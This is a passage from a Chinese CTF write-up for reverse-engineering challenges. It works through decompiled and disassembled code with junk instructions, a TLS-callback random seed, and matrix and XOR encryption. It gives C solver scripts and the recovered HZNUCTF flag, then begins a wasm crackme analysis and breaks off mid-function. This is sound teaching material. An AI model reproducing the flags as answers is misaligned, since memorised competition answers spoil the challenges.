    && SHIBYTE(v24) == 53
    && (char)v25 == 53
    && SBYTE1(v25) == 50
    && SBYTE2(v25) == 54
    && SHIBYTE(v25) == 53
    && (char)v26 == 53
    && SBYTE1(v26) == 51
    && SBYTE2(v26) == 54
    && SHIBYTE(v26) == 53 )
  {
    printf("good_job!!!\n", v6);
    printf("So, Plz input the flag:\n", v7);
    scanf("%73s", (char)&v21);
    strncpy_s(Destination, 0x41u, Source, 0x40u);
    sub_41127B();
    srand(Seed);                                // 伪随机初始化，但是这里的seed并不是看到的0，而是经过tls回调函数重新赋值的2025
    sub_41127B();
    j_memset(rand_num, 0, 0x80u);
    for ( i = 0; i < 32; ++i )                  // 伪随机数组
    {
      do
      {
        rand();
        v1 = sub_41127B() % 32;
        v13 = 1;
        for ( j = 0; j < i; ++j )
        {
          if ( rand_num[j] == v1 )
          {
            v13 = 0;
            break;
          }
        }
      }
      while ( !v13 );
      rand_num[i] = v1;
    }
    sub_41105F(Destination, rand_num);          // 对flag大括号里的内容进行处理，以生成的伪随机数作为下标进行打乱。但是有花指令
    sub_411307(v19, Destination);               // 将打乱后的flag大括号的内容处理为8*8的矩阵
    sub_411334(&v23, Str);                      // key的再赋值
    sub_4112DA(&dword_41C368, v19, v18);        // 矩阵乘法
    v11 = 0;
    for ( k = 0; k < 8; ++k )
    {
      for ( m = 0; m < 8; ++m )
      {
        *((_DWORD *)&v18[2 * k] + m) ^= Str[v11 % j_strlen(Str)];
        ++v11;
      }
    }
    if ( sub_411078(v18, enc) == 1 )
```

```
    printf("Congratulation!!!\n", v8);
  }
  else
  {
    printf("wrong_wrong!!!\n", v6);
  }
  sub_41120D(&savedregs, &dword_412D48, 0, v0);
  return v3;
}
```

main函数里的各个函数的逻辑都已注释好，但是有些函数在反编译时需要去花，考查的都是一些常见的花指令

```
.text:004122F3 ; ---------------------------------------------------------------------------
.text:004122F3
.text:004122F3 loc_4122F3:                             ; CODE XREF: sub_4122B0+80↓j
.text:004122F3                 mov     eax, [ebp+var_20]
.text:004122F6                 add     eax, 1
.text:004122F9                 mov     [ebp+var_20], eax
.text:004122FC
.text:004122FC loc_4122FC:                             ; CODE XREF: sub_4122B0+41↑j
.text:004122FC                 cmp     [ebp+var_20], 8
.text:00412300                 jge     short loc_412332
.text:00412302                 call    loc_412308
.text:00412302 ; ---------------------------------------------------------------------------
.text:00412307                 db 0E8h
.text:00412308 ; ---------------------------------------------------------------------------
.text:00412308
.text:00412308 loc_412308:                             ; CODE XREF: sub_4122B0+52↑j
.text:00412308                 db      36h
.text:00412308                 add     [esp+0F0h+var_F0], 8
.text:0041230D                 retn
.text:0041230D ; ---------------------------------------------------------------------------
.text:0041230E                 dw 8BE8h
.text:00412310                 dd 0E0C1EC45h, 8450305h, 30C4D8Bh, 0BE0FF84Dh, 0E04D8B11h
.text:00412324                 dd 8B881489h, 0C283F855h, 0F8558901h
.text:00412330 ; ---------------------------------------------------------------------------
.text:00412330                 jmp     short loc_4122F3
.text:00412332 ; ---------------------------------------------------------------------------
.text:00412332
.text:00412332 loc_412332:                             ; CODE XREF: sub_4122B0+50↑j
```

```
.text:0041212E                 push    eax
.text:0041212F                 call    j_strlen
.text:00412134                 add     esp, 4
.text:00412137                 mov     [ebp-8], eax
.text:0041213A                 jz      short near ptr loc_41213E+1
.text:0041213C                 jnz     short near ptr loc_41213E+1
.text:0041213E
.text:0041213E loc_41213E:                             ; CODE XREF: .text:0041213A↑j
.text:0041213E                                         ; .text:0041213C↑j
.text:0041213E                 mov     [eax+ecx+75h], esi
.text:00412142                 push    es
.text:00412143                 call    near ptr 0BB62EBCh
.text:00412148                 call    near ptr 1B624C1h
.text:0041214D                 jmp     near ptr 0F2B715C6h
.text:0041214D ; ---------------------------------------------------------------------------
.text:00412152                 dw 0C7E9h
.text:00412154                 dd 0EC45h, 9EB0000h, 83EC458Bh, 458902C0h, 0F8458BECh
.text:00412168                 dd 3901E883h, 2E7DEC45h, 308458Bh, 0BE0FEC45h, 30E98308h
.text:0041217C                 dd 8B04E1C1h, 55030855h, 42BE0FECh, 30E88301h, 458BC80Bh
.text:00412190                 dd 0C22B99ECh, 558BF8D1h, 20C880Ch, 1B8BEEBh, 0C1000000h
.text:004121A4                 dd 4D8B03E0h, 104C60Ch, 5B5E5F00h, 0D8C481h, 0EC3B0000h
.text:004121B8                 dd 0FFF0BEE8h, 5DE58BFFh, 0CCCCCCC3h, 0Bh dup(0CCCCCCCCh)
.text:004121F0 ; ---------------------------------------------------------------------------
.text:004121F0
```

sub_41105F函数

```
unsigned int __cdecl sub_413360(int a2, int a3)
{
  unsigned int result; // eax
  char v4; // [esp+D3h] [ebp-1Dh]
  unsigned int i; // [esp+DCh] [ebp-14h]
  unsigned int v6; // [esp+E8h] [ebp-8h]

  for ( i = 0; ; ++i )
  {
    result = v6 >> 1;
    if ( i >= v6 >> 1 )
      break;
    if ( *(a3 + 4 * i) >= 0 && *(a3 + 4 * i) < v6 )
    {
      v4 = *(i + a2);
      *(i + a2) = *(a2 + v6 - *(a3 + 4 * i) - 1);
      *(a2 + v6 - *(a3 + 4 * i) - 1) = v4;
    }
  }
  return result;
}
```

sub_411334函数

```
int __cdecl sub_412B60(char *Str, int a2)
{
  int result; // eax
  signed int i; // [esp+D0h] [ebp-14h]
  size_t v4; // [esp+DCh] [ebp-8h]

  v4 = j_strlen(Str);
  for ( i = 0; i < (v4 - 1); i += 2 )
    *(a2 + i / 2) = (Str[i + 1] - 48) | (16 * (Str[i] - 48));
  result = 8;
  *(a2 + 8) = 0;
  return result;
}
```

sub_4112DA函数

```
int __cdecl sub_4130E0(int a1, int a2, int a3)
{
  int result; // eax
  int k; // [esp+D0h] [ebp-20h]
  int j; // [esp+DCh] [ebp-14h]
  int i; // [esp+E8h] [ebp-8h]

  for ( i = 0; i < 8; ++i )
  {
    for ( j = 0; j < 8; ++j )
    {
      *(a3 + 32 * i + 4 * j) = 0;
      for ( k = 0; k < 8; ++k )
        *(a3 + 32 * i + 4 * j) += *(a2 + 32 * k + 4 * j) * *(a1 + 32 * i + 4 * k);
    }
    result = i + 1;
  }
  return result;
}
```

sub_411307函数

```
int __cdecl sub_411EE0(int a1, int a2)
{
  int result; // eax
  int j; // [esp+D0h] [ebp-20h]
  int i; // [esp+DCh] [ebp-14h]
  int v5; // [esp+E8h] [ebp-8h]

  v5 = 0;
  for ( i = 0; i < 8; ++i )
  {
    for ( j = 0; j < 8; ++j )
    {
      *(a1 + 32 * i + 4 * j) = *(v5 + a2);
      ++v5;
    }
    result = i + 1;
  }
  return result;
}
```

TLS回调函数

```
__int64 __userpurge TlsCallback_0_0@<edx:eax>(int a1@<eax>, int a2@<edx>, int
a3, int a4, int a5)
{
  __int64 v6; // [esp-8h] [ebp-200h]
  int j; // [esp+D0h] [ebp-128h]
  int i; // [esp+DCh] [ebp-11Ch]
  int v9; // [esp+E8h] [ebp-110h]
  int v10[65]; // [esp+F4h] [ebp-104h] BYREF
  int savedregs; // [esp+1F8h] [ebp+0h] BYREF

  Seed = 2025;
```

```
  v10[0] = 1;
  v10[1] = 1;
  v10[2] = 0;
  v10[3] = 1;
  v10[4] = 0;
  v10[5] = 0;
  v10[6] = 1;
  v10[7] = 0;
  v10[8] = 0;
  v10[9] = 1;
  v10[10] = 1;
  v10[11] = 0;
  v10[12] = 0;
  v10[13] = 1;
  v10[14] = 0;
  v10[15] = 1;
  v10[16] = 0;
  v10[17] = 0;
  v10[18] = 1;
  v10[19] = 1;
  v10[20] = 0;
  v10[21] = 1;
  v10[22] = 1;
  memset(&v10[23], 0, 16);
  v10[27] = 1;
  v10[28] = 0;
  v10[29] = 1;
  v10[30] = 0;
  v10[31] = 1;
  v10[32] = 0;
  v10[33] = 1;
  v10[34] = 0;
  v10[35] = 0;
  v10[36] = 1;
  v10[37] = 0;
  v10[38] = 1;
  memset(&v10[39], 0, 24);
  v10[45] = 1;
  v10[46] = 0;
  v10[47] = 1;
  memset(&v10[48], 0, 24);
  v10[54] = 1;
  v10[55] = 1;
  v10[56] = 0;
  v10[57] = 1;
  v10[58] = 1;
  memset(&v10[59], 0, 16);
  v10[63] = 1;
  v9 = 0;
  for ( i = 0; i < 8; ++i )
  {
    for ( j = 0; j < 8; ++j )
    {
      a2 = v10[v9];
      dword_41C368[8 * i + j] = a2;
```

```
      ++v9;
    }
    a1 = i + 1;
  }
  sub_41120D(&savedregs, &dword_411B50, a1, a2);
  return v6;
}
```

至于key的由来，注意观察

```
if ( v23 == '5'
  && SBYTE1(v23) == '2'
  && SBYTE2(v23) == '6'
  && SHIBYTE(v23) == '5'
  && v24 == '5'
  && SBYTE1(v24) == '6'
  && SBYTE2(v24) == '6'
  && SHIBYTE(v24) == '5'
  && v25 == '5'
  && SBYTE1(v25) == '2'
  && SBYTE2(v25) == '6'
  && SHIBYTE(v25) == '5'
  && v26 == '5'
  && SBYTE1(v26) == '3'
  && SBYTE2(v26) == '6'
  && SHIBYTE(v26) == '5' )
{
```

以及sub_411334函数的逻辑，可知key就是ReVeReSe，然后将其转为二进制，就是我们最开始输入程序的内容。

那么就可以写脚本解密了，先解异或，然后再来算矩阵


```
#include <stdio.h>
#include <string.h>

int main() {
int enc[64];
    enc[0] = 376;
    enc[1] = 356;
    enc[2] = 169;
    enc[3] = 501;
    enc[4] = 277;
    enc[5] = 329;
    enc[6] = 139;
    enc[7] = 342;
    enc[8] = 380;
    enc[9] = 365;
    enc[10] = 162;
    enc[11] = 258;
    enc[12] = 381;
    enc[13] = 339;
    enc[14] = 347;
    enc[15] = 307;
```

```
    enc[16] = 263;
    enc[17] = 359;
    enc[18] = 162;
    enc[19] = 484;
    enc[20] = 310;
    enc[21] = 333;
    enc[22] = 346;
    enc[23] = 339;
    enc[24] = 150;
    enc[25] = 194;
    enc[26] = 175;
    enc[27] = 344;
    enc[28] = 158;
    enc[29] = 250;
    enc[30] = 128;
    enc[31] = 175;
    enc[32] = 158;
    enc[33] = 173;
    enc[34] = 152;
    enc[35] = 379;
    enc[36] = 158;
    enc[37] = 292;
    enc[38] = 130;
    enc[39] = 365;
    enc[40] = 197;
    enc[41] = 20;
    enc[42] = 197;
    enc[43] = 161;
    enc[44] = 198;
    enc[45] = 10;
    enc[46] = 207;
    enc[47] = 244;
    enc[48] = 202;
    enc[49] = 14;
    enc[50] = 204;
    enc[51] = 176;
    enc[52] = 193;
    enc[53] = 255;
    enc[54] = 35;
    enc[55] = 7;
    enc[56] = 158;
    enc[57] = 181;
    enc[58] = 145;
    enc[59] = 353;
    enc[60] = 153;
    enc[61] = 357;
    enc[62] = 246;
    enc[63] = 151;
    char key[9] = "ReVeReSe";

    for (int i = 0; i < 64; i++) {
        enc[i] ^= key[i % 8];
        printf("%d ", enc[i]);
    }
    return 0;
```


```
}
```

```
298 257 255 400 327 300 216 307 302 264 244 359 303 310 264 342
341 258 244 385 356 296 265 310 196 167 249 317 204 159 211 202
204 200 206 286 204 321 209 264 151 113 147 196 148 111 156 145
152 107 154 213 147 154 112 98 204 208 199 260 203 256 165 242
```

然后求与flag填充的矩阵相乘的矩阵的逆矩阵，可以使用在线网站



然后将结果和脚本解出的数据进行相乘



然后将结果提出来

```c
#include<stdio.h>

int main() {
   int enc[8][8] = {{102,100,49,49,118,53,54,100},{52,53,52,114,54,102,52,97},
{99,98,45,49,101,97,56,100},{45,54,102,121,56,48,55,57},
{53,97,102,56,51,122,102,114},{98,56,45,99,100,54,99,100},
{99,50,52,116,99,97,55,53},{53,57,102,97,48,57,57,45}};
   for (int i = 0; i < 8; i++) {
        for (int j = 0; j < 8; j++) {
            printf("%c", enc[i][j]);
        }
   }
}
```

运行结果是fd11v56d454r6f4acb-1ea8d-6fy80795af83zfrb8-cd6cdc24tca7559fa099-

就差最后一步了，还原正确flag的次序

伪随机的种子是2025，根据伪代码的逻辑，生成32个不重复的伪随机数，并且都小于32，然后进行还原

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdbool.h>
#include <time.h>
#include <windows.h>

int main() {
    int seed = 2025;
    srand(seed);
    int rand_num[32] = { 0 };
    for (int i = 0; i < 32; i++) {
        int enc;
        bool is_unique;
        do {
            enc = rand() % 32;
            is_unique = true;
            for (int j = 0; j < i; j++) {
                if (rand_num[j] == enc) {
                    is_unique = false;
                    break;
                }
            }
        } while (!is_unique); // 如果重复，重新生成随机数
        rand_num[i] = enc; // 将不重复的随机数放入数组
    }
    char enc[] = "fd11v56d454r6f4acb-1ea8d-6fy80795af83zfrb8-
cd6cdc24tca7559fa099-";
    size_t len = strlen(enc);
    for (int i = 0; i < len / 2; i++) {
            char temp = enc[i];
            enc[i] = enc[len - rand_num[i] - 1];
            enc[len - rand_num[i] - 1] = temp;
    }
    printf("%s", enc);
    return 0;
}
```

拿到flag大括号的内容

3zfb899ac5c256d-7a8r59f0tccd-4fa6b8vfd111-a44ffy4r0-6dce5679da58

flag就是HZNUCTF{3zfb899ac5c256d-7a8r59f0tccd-4fa6b8vfd111-a44ffy4r0-6dce5679da58}

REVERSE-index

考点总结：wasm，自定义加密，伪随机

题目描述：名字乱取的 ... flag格式为HZNUCTF{}

WP:

在出这题的时候出题人还不知道ghidra装插件之后可以很好的反编译wasm，那么现在有了的话就可以不那么痛苦的去手撕.o了。

并且这个题在开始的时候还是有些问题的，就是在伪随机数产生的时候，那个RAND_MAX，最开始没管这个数，结果导致我的源码和生成后的wasm中的数不一样，一个是0x7FFF，一个是0x7FFFFFFF，前者是源码中的，后者是附件中的，导致解密出问题。给受到影响的师傅磕一个了orz；同时感谢yuro orz。(下次测题得仔细点)当然，这个题最后还是有些问题，就是动态调试的时候还是有些问题，有些数据不知道被写到哪里去了 ...(以后不出这种不稳点的题了 ...)

插件的网址

> https://github.com/nneonneo/ghidra-wasm-plugin/

安装好之后，修一下wasm文件的文件头，附件中是大写的.ASM，标准的应该是.asm，改一下，就可以直接用ghidra分析了

反编译完成之后，unnamed_function_12就是主函数了，很清晰

```
undefined4 unnamed_function_12(void)

{
  int iVar1;
  undefined8 *local_80 [4];
  undefined8 *local_70;
  int local_6c;
  int local_68;
```


```
int local_64;
byte local_60 [32];
undefined8 local_40;
undefined local_38;
undefined8 local_30;
undefined8 local_28;
undefined8 local_20;
undefined8 local_18;
undefined local_10;
undefined4 local_4;

local_4 = 0;
local_10 = 0;
local_18 = 0;
local_20 = 0;
local_28 = 0;
local_30 = 0;
local_38 = 0;
local_40 = 0;
local_60[0x18] = 0;
local_60[0x19] = 0;
local_60[0x1a] = 0;
local_60[0x1b] = 0;
local_60[0x1c] = 0;
local_60[0x1d] = 0;
local_60[0x1e] = 0;
local_60[0x1f] = 0;
local_60[0x10] = 0;
local_60[0x11] = 0;
local_60[0x12] = 0;
local_60[0x13] = 0;
local_60[0x14] = 0;
local_60[0x15] = 0;
local_60[0x16] = 0;
local_60[0x17] = 0;
local_60[8] = 0;
local_60[9] = 0;
local_60[10] = 0;
local_60[0xb] = 0;
local_60[0xc] = 0;
local_60[0xd] = 0;
local_60[0xe] = 0;
local_60[0xf] = 0;
local_60[0] = 0;
local_60[1] = 0;
local_60[2] = 0;
local_60[3] = 0;
local_60[4] = 0;
local_60[5] = 0;
local_60[6] = 0;
local_60[7] = 0;
unnamed_function_14(s_Welcome_to_HZNUCTF!!!_ram_000100ae,0);
unnamed_function_14(s_Plz_input_the_key:_ram_00010051,0);
local_70 = &local_40;
unnamed_function_17(0x10026,&local_70);
```

```
  iVar1 = unnamed_function_21(&local_40,0x11020);
  if (iVar1 == 0) {
    unnamed_function_7(&local_40);
    unnamed_function_14(s_Ok,_let's_go!!!_ram_0001007a,0);
    unnamed_function_14(s_Plz_input_the_flag:_ram_00010065,0);
    local_80[0] = &local_30;
    unnamed_function_17(0x10026,local_80);
    iVar1 = unnamed_function_22(&local_30);
    if (iVar1 == 0x20) {
      unnamed_function_9(&local_30,local_60);
      for (local_64 = 0; local_64 < 8; local_64 = local_64 + 1) {
        unnamed_function_11(local_60 + local_64 * 4,&local_40);
      }
      for (local_68 = 0; local_68 < 8; local_68 = local_68 + 1) {
        for (local_6c = 0; local_6c < 4; local_6c = local_6c + 1) {
          if ((uint)local_60[local_6c + local_68 * 4] ≠
              *(uint *)(local_68 * 0x10 + 0x10fa0 + local_6c * 4)) {
            unnamed_function_14(s_wrong_wrong!!!_ram_00010042,0);
            return 0;
          }
        }
      }
      unnamed_function_14(s_Congratulation!!!_ram_0001008b,0);
    }
    else {
      unnamed_function_14(s_wrong_wrong!!!_ram_00010042,0);
    }
  }
  else {
    unnamed_function_14(s_wrong_wrong!!!_ram_0001009e,0);
  }
  return 0;
}
```

整体逻辑就是先输入key，然后判断key是否正确，接着对key进行异或处理，xor0x51，完了输入flag，检查长度是否是32，接下来就是对flag字符顺序进行打乱，打乱完之后就进行异或处理。

接下来进行仔细分析

unnamed_function_21函数就是cmp，将输入的key进行比较，0x11020就是正确的key的存储地址，双击跳转过去即可拿到正确的key，



然后进入unnamed_function_7进行key的异或，xor 0x51

```
void unnamed_function_7(int param1)

{
  int iVar1;
  undefined4 local_c;

  iVar1 = unnamed_function_22(param1);
  for (local_c = 0; local_c < iVar1; local_c = local_c + 1) {
    *(byte *)(param1 + local_c) = *(byte *)(param1 + local_c) ^ 0x51;
  }
  return;
}
```

接下来输入flag，然后判断长度，然后进入unnamed_function_9函数进行打乱

```
void unnamed_function_9(int param1,int param2)

{
  undefined4 local_14;
  undefined4 local_10;
